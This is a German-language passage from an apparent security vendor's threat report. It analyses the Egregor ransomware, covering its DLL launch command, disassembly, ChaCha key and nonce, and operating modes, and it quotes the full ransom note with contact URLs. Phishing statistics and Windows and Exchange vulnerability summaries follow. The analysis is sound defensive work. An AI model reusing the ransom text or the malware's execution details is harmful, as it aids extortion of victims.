
Details

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5FD68	1	2DC4	60B8E	DllInstall	
5FD6C	2	1573	60B99	DllRegisterServer	
5FD70	3	215D	60BAB	DllUnregisterServer	

Die Variante ist eine der neuesten Versionen der Ransomware-Familie Egregor (ein Abkömmling der Ransomware Sekhmet), deren erstes Exemplar am 17. Oktober 2020 entdeckt wurde. Sie wird mit den folgenden Befehlen ausgeführt:


```
rundll32.exe <pfad_zur_dll>, DllRegisterServer -p <kennwort> - <modus>
```

Es sollte auch erwähnt werden, dass die Malware nach dem Öffnen einer schädlichen Bibliothek im Disassembler versucht, die Debug-Symbole vom Rechner des Angreifers zu laden. Um die Arbeit der Analysten zu erschweren, wurde der gesamte Code massiv durch bedingte und unbedingte Sprünge verschleiert. Ein Funktionsaufruf kann beispielsweise folgendermaßen aussehen:



Die schädliche Funktionalität wird direkt beim Aufruf der Funktion „DllRegisterServer ()“ ausgeführt.

Sie sucht sofort nach den Befehlszeilenoptionen „--del“ und „--loud“. Falls diese vorhanden sind, wird die folgende Mitteilung angezeigt und die Malware beendet:



Zudem versucht die Malware, eine Datei zu öffnen, die sich vermutlich auf dem Rechner des Entwicklers befindet:

```
C:\ddddss\eeerrr\iufyhfj.py (die Datei ist nicht vorhanden)
```


Die Ransomware verwendet die Funktion „CryptStringToBinaryA()“ der Bibliothek „Crypt32.dll“, um eine Base64-codierte Zeichenfolge in ein Byte-Array umzuwandeln, das eine verschlüsselte Bibliothek darstellt. Die Größe der verschlüsselten Daten beträgt 239.616 Bytes. Anschließend entschlüsselt die Ransomware die Bibliothek mithilfe des symmetrischen Verschlüsselungsalgorithmus ChaCha (eine Variante des Chiffre Salsa20). Die folgenden Zeilen werden als 256-Bit-Schlüssel und 64-Bit-Nonce angegeben:

key: Elon Musk 2024! To the future!!!
nonce: SpaceX!!

```
call    _VirtualAlloc
test    eax, eax
jz      short loc_73BB6A44
mov     esi, eax
push    40h
push    100h
push    offset aElonMusk2024To          ; "Elon Musk 2024! To the future!!!"
lea     eax, [esp+78h+var_50]
mov     ebx, eax
push    eax
call    loc_73BB1D3E
add     esp, 10h
push    offset aSpacex                  ; "SpaceX!!"
push    ebx
call    loc_73BB2077
```

Der Verschlüsselungsalgorithmus lässt sich anhand der Erweiterung des Schlüssels mit den Konstanten „expand 32-byte k“ und „expand 16-byte k“ erkennen. Auch die Anwesenheit von Basis-Operationen des ChaCha-Algorithmus – insbesondere die „ChaCha Quarter Round“ (https://tools.ietf.org/html/rfc7539 #section-2.1) – weist darauf hin.

Anschließend führt die Malware die entschlüsselte Bibliothek aus. Die übergeordnete DLL-Datei bleibt dabei im Arbeitsspeicher inaktiv in einer unendlichen Schleife.




```
test    eax, eax
jz      short loc_74066A44
push    0FFFFFFFFh
call    _Sleep
```

Die entschlüsselte Bibliothek besteht aus zwei Teilen:

1. dem kryptografischen Teil, mit dem der zweite Teil der Bibliothek entschlüsselt wird;

2. einem Dateiverschlüsseler und Anweisungen für die Zahlung des Lösegelds.

Die Entschlüsselung der Bibliothek vollzieht sich in zwei Phasen. In der ersten Phase erhält die Malware von der Befehlszeile ein Kennwort. Mithilfe des Kennworts generiert sie den HMAC_SHA256-Code. Für eine Mitteilung wird ein hartcodierter Wert ausgewählt. Anschließend generiert die Malware in einer Schleife mit 10.000 Runden den HMAC_SHA256-Code. Um den Schlüssel für die Stromchiffre Rabbit zu erhalten, führt sie eine XOR-Operation aus.

Nachdem der Schlüssel für die Chiffre Rabbit generiert wurde, versucht die Ransomware, den zweiten (verschlüsselten) Teil der Bibliothek zu entschlüsseln. Verläuft die Entschlüsselung erfolgreich, führt die Ransomware ihre Schaddaten aus.

Die Ransomware besitzt außerdem die folgenden Funktionsmodi, die mithilfe der unten stehenden Argumente aktiviert werden können:

- **append:** Fügt Erweiterungen zu verschlüsselten Dateien hinzu
- **Fast:** Beschränkt die Dateiverschlüsselung abhängig von der Größe
- **Full:** Vollständige Verschlüsselung des betroffenen Systems
- **Greetings:** Fügt dem Lösegeldschreiben einen Namen hinzu
- **Killrdp:** Sucht und beendet den Remotedesktopdienst
- **multiproc:** Unterstützung für mehrere Prozesse
- **Norename:** Verschlüsselte Dateien werden nicht umbenannt
- **Nonet:** Netzwerklaufwerke werden nicht verschlüsselt
- **Path:** Legt ein Verzeichnis für die Verschlüsselung fest
- **Samba:** Bietet gemeinsamen Zugriff auf Dateien, Drucker und serielle Anschlüsse zwischen Knoten
- **Target:** Dateien mit einer bestimmten Erweiterung für die Verschlüsselung
- **Nomimikatz:** Mimikatz-Modul abschalten

Lösegeldforderung

Nachdem die Dateien des Opfers verschlüsselt wurden, generiert die Ransomware üblicherweise ein Lösegeldschreiben mit folgendem Inhalt, der auch einen Link zum Chat im Tor-Netzwerk enthält:

```
////////////////////////////////////////
////////// EGREGOR RANSOMWARE //////////
////////////////////////////////////////

%Greetings2target%
-----------------
| What happened? |
-----------------
Your network was ATTACKED, your computers and servers were LOCKED,
Your private data was DOWNLOADED.
----------------------
| What does it mean? |
----------------------
It means that soon mass media, your partners and clients WILL KNOW about your PROBLEM.
-------------------------
| How it can be avoided? |
-------------------------
In order to avoid this issue,
you are to COME IN TOUCH WITH US no later than within 3 DAYS and conclude the data recovery and breach fixing
AGREEMENT.
----------------------------------------
| What if I do not contact you in 3 days? |
----------------------------------------
If you do not contact us in the next 3 DAYS we will begin DATA publication.
---------------------------
| I can handle it by myself |
---------------------------
It is your RIGHT, but in this case all your data will be published for public USAGE.
-----------------------------
| I do not fear your threats! |
-----------------------------
That is not the threat, but the algorithm of our actions.
If you have hundreds of millions of UNWANTED dollars, there is nothing to FEAR for you.
That is the EXACT AMOUNT of money you will spend for recovery and payouts because of PUBLICATION.
-------------------------
| You have convinced me! |
-------------------------
Then you need to CONTACT US, there is few ways to DO that.
I. Recommended (the most secure method)
   a) Download a special TOR browser: https://www.torproject.org/
   b) Install the TOR browser
   c) Open our website with LIVE CHAT in the TOR browser: http://egregor4u5ipdzhv.onion/%id%
   d) Follow the instructions on this page.
II. If the first method is not suitable for you
   a) Open our website with LIVE CHAT: https://egregor.top/%id%
   b) Follow the instructions on this page.
Our LIVE SUPPORT is ready to ASSIST YOU on this website.
---------------------------------------
| What will I get in case of agreement |
---------------------------------------
You WILL GET full DECRYPTION of your machines in the network, FULL FILE LISTING of downloaded data,
confirmation of downloaded data DELETION from our servers, RECOMMENDATIONS for securing your network perimeter.
And the FULL CONFIDENTIALITY ABOUT INCIDENT.
-------------------------------------------------------------------------------
Do not redact this special technical block, we need this to authorize you.
---EGREGOR---
%egregor_data%
---EGREGOR---
sql;database
msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;isqlplu
ssvc.exe;xfssvccon.exe;sqlservr.exe;mydesktopservice.exe;ocautoupds.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;my
desktopqos.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;
msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;sqlservr.exe;thebat.exe;steam.exe;thebat64.exe;thunderbird.
exe;visio.exe;winword.exe;wordpad.exe;QBW32.exe;QBW64.exe;ipython.exe;wpython.exe;python.exe;dumpcap.exe;procmon.exe;pr
ocmon64.exe;procexp.exe;procexp64.exe

Avoided Directory:

\Program Files
\Tor Browser\
\ProgramData\
\cache2\entries\
\Low\Content.IE5\
\User Data\Default\Cache\
\All Users
%SystemDrive%\ProgramData
```

Zusammenfassung

Die Ransomware Egregor war in den letzten zwölf Monaten sehr aktiv. Andere Kriminelle, die die Ransomware als Erpressungswerkzeug mieteten, konnten damit mindestens 206 Unternehmen erfolgreich angreifen. Sie verfügt über hochentwickelte Selbstschutz-Funktionen, die Forschern die Analyse erschweren und zur Umgehung von Virenschutzmaßnahmen dienen. Der Schaddaten-Code wurde dazu massiv verschleiert und doppelt mit den Chriffen ChaCha sowie Rabbit verschlüsselt. Trotz einiger Verhaftungen im Zusammenhang mit Egregor ist noch immer nicht klar, ob die Bedrohung endgültig beseitigt werden konnte.

Gefährliche Websites

Ende des letzten Jahres erreichte die Zahl blockierter Phishing-Webseiten und schädlicher URLs auf Endpunkten ihren Höchststand. Im Schnitt versuchten 2,3 % der Endpunkte auf eine schädliche URL zuzugreifen – offensichtlich sind sehr viele E-Mails, die zur Verteilung dieser Links dienten, in den Posteingängen der Benutzer gelandet. Wir beobachten weiterhin, dass cyberkriminelle Gruppen auf schädliche Anhänge oder die Ausnutzung ungepatchter Dienste umsteigen. Dieser Trend trug dazu bei, dass die Zahl der Endpunkte mit blockierten URLs vom ersten zum zweiten Quartal 2021 um 26 % anstieg.

Monat	Anteil der Benutzer, die schädliche URLs angeklickt haben
Januar	3,2 %
Februar	2,9 %
März	2,1 %
April	1,8 %
Mai	1,9 %
Juni	1,8 %

Im Juni 2021 lag der größte Anteil **blockierter schädlicher URLs** in den USA bei 25,8 %, gefolgt von Deutschland mit 10,8 % und Frankreich mit 6,8 %.

Dabei waren 43 % der blockierten URLs mit HTTPS verschlüsselt, was ihre Filterung im Netzwerk erschwert. Wir haben auch beobachtet, dass mehr Gruppen per Phishing an 2FA-Token gelangen und sie sofort für skriptgesteuerte Anmeldungen missbrauchen. Außerdem beobachteten wir mehr OAuth-Token-Phishing (z. B. für Microsoft 365).


Um die Erkennung dieser Phishing-Seiten zu erschweren, werden sie häufig bei vertrauenswürdigen Cloud-Service-Providern wie Azure oder Google gehostet. Einige Angreifer fügen sogar eine CAPTCHA-Seite hinzu, die gelöst werden muss, bevor der Benutzer die endgültige Phishing-Seite erreicht. Diese Vorgehensweise kann verhindern, dass automatisierte Scan-Lösungen die Phishing-Website analysieren und blockieren. Zudem gab es einige Betrugsfälle mit Lockvogelangeboten, in denen die URL in der E-Mail zu einer zunächst sauberen Website führte. In der Hoffnung, dass der E-Mail-Scanner den Link bereits als ungefährlich eingestuft hatte, wurde die Website nach einigen Stunden schließlich auf die Schaddaten umgestellt.

Top 20 der Länder mit den meisten blockierten URLs im Juni 2021.

Rang	Land	Anteil der blockierten URLs im Juni 2021
1	USA	25,8 %
2	Deutschland	10,8 %
3	Frankreich	6,8 %
4	Italien	5,2 %
5	Singapur	4,8 %
6	Kanada	3,7 %
7	Großbritannien	3,5 %
8	Australien	3,3 %
9	Brasilien	3,2 %
10	Südafrika	3,0 %
11	Russland	2,7 %
12	Schweiz	2,5 %
13	Japan	2,3 %
14	Peru	1,7 %
15	Bulgarien	1,6 %
16	Niederlande	1,5 %
17	Spanien	1,5 %
18	Taiwan	1,3 %
19	Indien	1,2 %
20	Österreich	0,9 %

Teil 3

Schwachstellen im Windows-Betriebssystem und in Windows-Software




Schwachstellen waren schon immer ein großes Thema und das erste Halbjahr war diesbezüglich keine Ausnahme. Beginnend mit Januar **veröffentlichte Microsoft vor dem Patch-Dienstag im Februar Patches** für über 250 Millionen Microsoft Office-Benutzer. Unter anderem wurde dabei ein Problem behoben, das in PowerPoint Abstürze verursachte. Dass Microsoft Patches außerhalb des Patch-Dienstags verteilt, mag ungewöhnlich erscheinen, kommt jedoch gar nicht so selten vor.

Der Patch-Dienstag im März enthielt Korrekturen für zwei Zero-Day-Fehler sowie 87 weitere wichtige und kritische Patches. Einer der kritischsten Patches behob eine aktiv ausgenutzte Speicherfehler-Schwachstelle im Internet Explorer, über die Angreifer auf dem betroffenen Rechner die gleichen Berechtigungen erhielten wie die Benutzer, die die Website besuchten.

Im April wurden am Patch-Dienstag zum ersten Mal in diesem Jahr mehr als 100 Patches ausgeliefert, darunter insgesamt 19 kritische Patches mit fünf Zero-Day-Patches, die zu Problemen wie Rechteausweitung, Denial-of-Service und Offenlegung von Informationen führen konnten. Die Zero-Day-Korrekturen behoben Schwachstellen, die eine Rechteausweitung entweder über den RPC-Endpunktzuordnungsdienst Win32k oder die Azure-Bibliothek ms-rest-nodeauth ermöglichten, sowie eine Denial-of-Service-Schwachstelle und ein Fehler im Windows Installer, der zur Offenlegung von Informationen führen konnte. Die Ausnutzung der Win32k-Schwachstelle durch Angreifer wurde bereits beobachtet.

Gleich im Anschluss an die Exchange-Schwachstellen am Anfang dieses Jahres erschienen Patches für vier weitere RCE-Schwachstellen (Remote Code Execution, Remote-Code-Ausführung) in Exchange Server, die von der US-Behörde NSA entdeckt wurden. In Microsoft Exchange Server gab es vier Zero-Day-Schwachstellen, die aktiv von Angreifern ausgenutzt wurden. Obwohl es einen veröffentlichten Patch und 30.000 durch Angriffe betroffene Unternehmen gab, blieben über 63.000 Exchange-Server ungepatcht. Während die Lücken anfangs von der Hafnium-Gruppe ausgenutzt wurden, ergriffen in der Zwischenzeit weitere Bedrohungsakteure die Gelegenheit, von vier Zero-Day-Schwachstellen in der E-Mail-Plattform Microsoft Exchange zu profitieren. Die Tatsache, dass es sich hier um Zero-Day-Schwachstellen handelt, bedeutet, dass die Lücken bereits ausgenutzt wurden, bevor Microsoft davon Kenntnis erlangte oder einen Sicherheitspatch veröffentlichen konnte. Die Patches für die Schwachstellen sind seit dem 2. März verfügbar. Microsoft und staatliche Stellen fordern alle Unternehmen, die Exchange-Server betreiben, zur umgehenden Implementierung der Updates auf. Kriminelle nutzen die Schwachstellen in den betroffenen Systemen, um dort Backdoors und Webshells für weitere Angriffe abzulegen.



Eine ungepatchte Schwachstelle in Microsoft Windows 10, das auf über 900 Millionen Rechnern läuft, ermöglicht potenziellen Angreifern, die Festplatte mit einem simplen einzeiligen Befehl zu beschädigen. Der schädliche Befehl lässt sich problemlos in ZIP-Archiven oder Windows-Link-Dateien verbergen und kann sogar ohne Benutzereingriff aktiviert werden. Wenn Windows beschädigte Laufwerke nicht mehr reparieren kann, stellt die Backup-Lösung in Acronis Cyber Protect problemlos alle verlorenen Daten in nur wenigen Minuten wieder her.

